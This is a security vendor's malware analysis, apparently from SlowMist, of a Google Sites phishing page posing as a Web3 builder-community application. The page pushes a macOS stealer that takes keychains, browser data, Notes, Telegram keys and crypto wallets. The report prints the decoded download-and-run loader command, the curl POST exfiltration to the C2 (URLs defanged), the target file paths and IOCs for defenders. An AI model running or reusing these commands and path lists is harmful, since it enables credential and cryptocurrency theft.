

Google Sites 社群申请钓鱼与 macOS 窃密木马分析
原创
慢雾安全团队
慢雾安全团队
慢雾科技
2026年7月10日 18:55
中国香港
在小说阅读器读本章
去阅读
****# 摘要
2026 年 7 月 8 日,Bruce Xu(@brucexu\_eth)反馈了一个伪装成 BuilDAO / Builder 社群申请页面的钓鱼链接。攻击者将页面托管在 Google Sites 上,利用 sites.google.com 的可信外观降低用户警惕。页面前半段模拟社群申请表,要求用户填写所在地、身份、项目链接、入群诉求等信息。提交后并不进入正常审核流程,而是跳转到伪造的安全校验页面。
在第二阶段页面中,攻击者伪造 api\_error\_401、OAuth 2.0、macOS 安全校验等技术措辞,诱导用户下载 .scpt 文件,或复制 Terminal Command 到终端执行。解码后可确认,该命令会从攻击者服务器下载名为 unix32385485 的 macOS Mach-O 木马并后台执行。
静态逆向显示,该样本是一款 macOS 信息窃取木马,行为特征与 AMOS / Atomic macOS Stealer 变体高度一致,主要目标包括浏览器凭证与 Cookie、Keychain、Apple Notes、Safari Cookie、系统信息以及多种加密货币钱包数据。
**
(原始情报反馈截图)
****# MistEye 响应

MistEye 是由 SlowMist 自主研发的 Web3 威胁情报与动态安全监控系统,集成了安全监控与情报聚合能力,为用户提供实时的风险预警与资产守护。
MistEye 已第一时间通过情报推送与客户告警通道同步风险。**
 **
**#****
**#****
**# 1. 事件背景
本次事件的初始线索来自Bruce Xu(@brucexu\_eth)情报反馈。钓鱼链接被包装成某个 Builder 社群的申请入口,页面文案强调 “verified founders, builders, VCs, speakers and influencers” 以及 “Only serious members, no scams”,试图营造真实社群筛选和反诈审核的氛围。
2. 第一阶段:伪装社群申请表
*攻击者选择 Google Sites 作为承载页面,并在页面中嵌入类似 Google Forms 的表单 UI。表单标题为 “Apply”,整体伪装成 BuilDAO 申请表。*
| | |
| --- | --- |
| 表单字段 | 作用 |
| Where are you based? | 模拟社群申请的基础画像问题 |
| What best describes you? | 区分 founder、builder、VC 等身份 |
| What are you building, learning, or looking for? | 强化 Web3 / Builder 社群场景 |
| Share one relevant link | 引导用户提交社交账号或项目链接 |
| What do you hope to get from this group? | 增强“人工审核”的可信度 |
| Quick check — which of these is NOT allowed? | 伪装成反诈和规则检查 |#**
*3. 第二阶段:伪造 OAuth 安全校验*
*提交表单后,页面进入伪造的安全校验界面。攻击者使用蓝色 Google 风格页头、api\_error\_401 错误名、OAuth 2.0、openid,profile,email、401 Unauthorized 等技术名词,并配合失败日志,让用户误以为这是正常的账号安全验证。*
**
(伪造的 OAuth 401 安全校验页面)**# 4. 投递方式:.scpt 与 Terminal 双通道
在 Verification Method 页面中,攻击者提供两种路径:推荐下载 .scpt 文件,或者使用 Terminal Command 手动安装。页面还准备了 macOS Security FAQ,解释什么是 .scpt、如何运行、Gatekeeper 弹窗如何处理,以及下载失败时如何改用 Terminal。
这些 FAQ 看似是帮助文档,实际作用是提前消解用户对 macOS 安全提示的犹豫。**
(.scpt 下载与 Terminal Command 双投递页面)**本地记录中的诱导命令使用 Base64 包裹,再通过 base64 -d | bash 执行。解码后逻辑如下。为避免误执行,以下 URL 已去活化处理:
clearecho \"Loading... Please Wait\"curl -s hxxp://86[.]54[.]25[.]213/d/unix32385485 > /tmp/unix001chmod +x /tmp/unix001/tmp/unix001 > /dev/null 2>&1 & disown
| | |
| --- | --- |
| 行为 | 风险 |
| curl -s 静默下载 | 减少终端输出,让用户看不到下载细节 |
| 写入 /tmp/unix001 | 使用临时目录,降低用户关注度 |
| chmod +x | 将下载内容改为可执行文件 |
| 后台执行并重定向输出 | 用户几乎看不到运行结果 |
| disown | 脱离当前 shell 作业控制,减少被中断的概率 |# 5. 木马样本基础信息
**#
下载得到的 unix32385485 是 macOS Universal Mach-O 可执行文件,同时包含 x86\_64 与 arm64 架构,可覆盖 Intel Mac 与 Apple Silicon Mac。*| | |
| --- | --- |
| 项目 | 值 |
| 文件名 | unix32385485 |
| 文件类型 | Mach-O universal binary |
| 架构 | x86\_64、arm64 |
| 文件大小 | 393,040 字节 |
| MD5 | dc02f1a5c25a494b1bb3bcac09d1a20b |
| SHA256 | d9d611d95adaf5031fe6602ee7e3f27f a59e6f66f6a10a98b33cb7ec2468a57b |
| 分析方式 | 静态逆向,未在真实环境中执行 |
| 行为归类 | macOS Infostealer,疑似 AMOS / Atomic macOS Stealer 变体 |*样本导入了 system、getenv、sleep、文件读写、popen/pclose 以及 C++17 std::filesystem 相关能力,说明其核心行为集中在系统命令执行、文件读写、目录遍历与数据打包。
# 6. 字符串混淆:XOR + xorshift32**
****#
样本中的路径、命令、C2 地址等敏感字符串没有明文存放,而是位于 \_\_const 段中的加密块内,运行时逐块解密。本次分析记录中共解出 104 个字符串块。**| | |
| --- | --- |
| 组件 | 说明 |
| 种子 | 每个加密块前 4 字节为 32 位 seed |
| 密钥流 | 使用 xorshift32 迭代生成 |
| 解密方式 | 明文[i] = 密文[i+4] ^ (key & 0xFF) |
| 目的 | 隐藏 C2、钱包路径、浏览器路径、外传命令等 IOC |
解密出的关键字符串包括 /tmp/lksopo/、Keychains/login.keychain-db、Google/Chrome/、NoteStore.sqlite、Cookies.binarycookies、多种钱包目录、打包命令、上传命令以及 C2 地址。
# 7. 恶意行为分析**
*7.1 环境探测与工作目录初始化*
*样本首先读取 USER 环境变量,并判断当前用户是否为 root,随后构造 /Users/
*/tmp/lksopo/*
*系统信息采集命令包括:*
sw_vers -productVersion | cut -d. -f1sw_vers -productVersion | cut -d. -f2system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType
****这些信息可帮助攻击者识别系统版本、硬件环境与显示设备信息,也可用于后续面板展示或受害主机筛选。
## 7.2 窃取 Keychain 与浏览器数据****
**样本会复制 macOS 登录钥匙串:****
**~/Library/Keychains/login.keychain-db****
**同时遍历 Chromium 与 Gecko 系浏览器相关目录,目标包括 Chrome、Brave、Microsoft Edge、Vivaldi、Opera、Chromium、Arc、Firefox、Waterfox 等。
这些目录通常包含登录凭证、Cookie、Local Storage、浏览器扩展数据和会话信息。对于 Web3 用户而言,浏览器扩展钱包、交易平台登录态和邮箱会话都是高价值目标。
## 7.3 窃取 Safari Cookie 与 Apple Notes**
**样本会尝试复制 Safari Cookie:****
*~/Library/Containers/com.apple.Safari/Data/Library/Cookies/Cookies.binarycookies
~/Library/Cookies/Cookies.binarycookies*
*此外,样本内嵌 AppleScript,通过 osascript 调用 Notes 应用,遍历所有 Notes 账户,将笔记创建时间与正文内容导出到:*
**/tmp/lksopo/finder/notes.html****
****⚠️ 风险提示:很多用户会把助记词、私钥、交易所备份码、2FA 恢复码、服务器密码等敏感信息临时保存在 Notes 中,因此 Notes 导出行为尤其值得关注。
## 7.4 窃取加密货币钱包数据****
**样本对桌面钱包的覆盖面较广,解密字符串中出现的钱包目标包括:****
*Electrum, Electrum-LTC, Coinomi, Exodus, Atomic, Wasabi, Ledger Live,
Ledger Wallet, Monero, Bitcoin Core, Litecoin Core, Dash Core,
Electron Cash, Guarda, Dogecoin Core, Trezor Suite, Sparrow*
**部分典型路径包括:****
*.electrum/wallets/
Coinomi/wallets/
atomic/Local Storage/leveldb/
.walletwasabi/client/Wallets/
@trezor/suite-desktop/
.sparrow/wallets/*
****这说明本次投递并非普通账号窃密,而是明显面向加密货币用户和 Web3 社群成员的资产窃取活动。
## 7.5 其他一些隐私数据采集****
**Telegram 数据窃取****
**解密出 Telegram Desktop 数据目录路径:****
**Telegram Desktop/tdata/ Telegram 数据目录
key\_datas 本地加密密钥文件
/maps 映射数据文件*key\_datas 是 Telegram Desktop 的核心文件,存储用于加密本地数据库的 AES 密钥(一种广泛使用的对称加密算法,同一个密钥用于加密和解密)。窃取该文件后,攻击者可以解密受害者的 Telegram 本地数据库,获取全部聊天记录、联系人和媒体文件。/maps 文件包含 tdata 目录的映射信息,用于定位用户特定的会话数据。在 Telegram Desktop 的 tdata 目录结构中,通常还包含以用户标识命名的子目录(如 D877F783D5DEF8C),其中存储了会话令牌和用户标签数据。***macOS Keychain 窃取
解密出 macOS 钥匙串数据库路径:**
Keychains/login.keychain-db**
login.keychain-db 存储了用户的系统密码、应用密码、证书和密钥。该文件被窃取后,攻击者可离线破解其中存储的各类凭据。
**Apple Notes 窃取
解密出 Apple 备忘录数据库路径:****
*1 Group Containers/group.com.apple.notes/NoteStore.sqlite*
2 finder/NoteStore.sqlite**
*NoteStore.sqlite 包含用户在 Apple 备忘录中记录的所有内容,可能含有敏感信息、密码备忘或加密货币助记词。*
# 8. 打包、外传与清理**
*样本会将收集到的数据集中放入 /tmp/lksopo/,随后使用 ditto 打包:*
ditto -c -k --sequesterRsrc /tmp/lksopo /tmp/lksopo.zip
**随后通过 HTTP POST 上传到 C2。以下命令已去活化:****
curl -X POST \\ -H \"buildid: 7ca94f9fa3eb4164ba7e5d41623a458a\" \\ -H \"username: night\" \\ --data-binary @/tmp/lksopo.zip \\ hxxp://86[.]54[.]25[.]213/log
**上传完成后,样本会删除临时目录与压缩包:****
rm -rf /tmp/lksoporm -f /tmp/lksopo.zip
**访问 C2 基地址还可以看到一个登录页,说明该服务器可能同时承载木马分发、日志接收和后台管理功能。****
******
**(C2 基地址暴露的后台登录页)**
**9. 攻击链复盘
| | | |
| --- | --- | --- |
| 步骤 | 阶段 | 说明 |
| 1 | 社群传播 | 攻击者通过社群传播 Google Sites 钓鱼链接 |
| 2 | 申请表伪装 | 页面伪装成 BuilDAO / Builder 社群申请入口 |
| 3 | 安全校验 | 提交后跳转到伪造 OAuth 401 / macOS 安全校验页面 |
| 4 | 诱导执行 | 诱导用户下载 .scpt 或复制 Terminal Command |
| 5 | 木马落地 | 命令下载 unix32385485 到 /tmp/unix001 并后台执行 |
| 6 | 数据采集 | 收集 Keychain、浏览器、Notes、Safari Cookie、钱包数据 |
| 7 | 打包外传 | 打包为 /tmp/lksopo.zip 后 POST 至 86.54.25.213/log |
| 8 | 清理痕迹 | 删除临时目录与压缩包,降低用户发现概率 |# 10. IOC****
**10.1 网络 IOC****
| 类型 | 指标 |
| 钓鱼页面 | hxxps://sites[.]google[.]com/view/buil-dao/apply |
| 木马下载 | hxxp://86[.]54[.]25[.]213/d/unix32385485 |
| C2 基地址 | hxxp://86[.]54[.]25[.]213 |
| C2 外传接口 | hxxp://86[.]54[.]25[.]213/log |
| 次级地址 | hxxp://192[.]253[.]248[.]181 |
| HTTP Header | buildid: 7ca94f9fa3eb4164ba7e5d41623a458a |
| Campaign / User | username: night |
**##****
**10.2 主机 IOC****
| 类型 | 指标 |
| 下载落地文件 | /tmp/unix001 |
| 收集目录 | /tmp/lksopo/ |
| 打包文件 | /tmp/lksopo.zip |
| Notes 导出 | /tmp/lksopo/finder/notes.html |
| 特征文件 | .botid, .username, .phost, .bhost, .pwd |
| 特征命令 | ditto -c -k --sequesterRsrc /tmp/lksopo /tmp/lksopo.zip |
| 特征行为 | osascript 访问 Notes 并导出 notes.html |
**## 10.3 文件 Hash****
| 算法 | 值 |
| MD5 | dc02f1a5c25a494b1bb3bcac09d1a20b |
| SHA256 | d9d611d95adaf5031fe6602ee7e3f27f a59e6f66f6a10a98b33cb7ec2468a57b |
**#****
**结论****
**本次案例体现了近期面向 Web3 用户的钓鱼投递趋势:攻击者不再只依赖假空投或假钱包页面,而是借助 Google Sites、Google Forms 风格 UI、OAuth 错误页、macOS 安全 FAQ 等元素,构造一条看似合理的“社群申请 - 安全校验 - 终端验证”路径。真正的攻击载荷则是针对 macOS 的窃密木马,目标直指浏览器登录态、Keychain、Notes 和加密货币钱包。****
**这类攻击的关键防线不只是识别域名真假,更是识别行为是否合理:任何网页要求用户下载脚本、运行 .scpt、复制 Terminal / PowerShell 命令,都应视为高危信号。对于 Web3 用户而言,浏览器、Notes、桌面钱包和硬件钱包配套软件都属于核心资产边界,一旦执行过此类命令,应按资产与凭据已泄露进行应急处置。****
## 关于 MistEye**
**##
MistEye 是由 SlowMist 自主研发的 Web3 威胁情报与动态安全监控平台,通过 API 提供开源包生态的恶意活动检测与供应链风险预警能力。
本次行动涉及的全部恶意包及 IOC 已接入 MistEye 威胁检测引擎,开发者可通过 API 对项目依赖进行自动化检测,快速判定是否命中已知恶意包并获取处置建议。
📖 API 文档:https://app.misteye.io/api-docs
🛠️ MistEye-DepScan:https://github.com/slowmist/MistEye-DepScan 轻量级 CLI 工具,一行命令扫描项目依赖与全局安装包中的已知恶意包,支持 npm / PyPI / Cargo / Go / RubyGems 生态
🛠️ MistEye-Skills:https://github.com/slowmist/misteye-skills AI 编码助手安全技能包,在依赖安装与 URL 访问前自动触发 MistEye 安全检测****
往期回顾
链上 AI 情报官 TrackAgent 正式接入 SlowMist 丢币公益评估
威胁情报 | 1.3 万刷量 Fork 投毒!装依赖就被攻击
AI Agent 时代链上安全报告:当交易、支付与签名主体从人变成 Agent,Web3 安全边界何在?全景式拆解其背景、潜在攻击、经典案例...
慢雾导航
慢雾科技官网
https://www.slowmist.com/
慢雾区官网
https://slowmist.io/
慢雾 GitHub
https://github.com/slowmist
Telegram
https://t.me/slowmistteam
https://twitter.com/@slowmist\_team
Medium
https://medium.com/@slowmist
知识星球
https://t.zsxq.com/Q3zNvvF

版权声明
本站仅做备份收录,仅供研究与教学参考之用。
读者将信息用于其他用途的,全部法律及连带责任由读者自行承担,本站不承担任何责任。








评论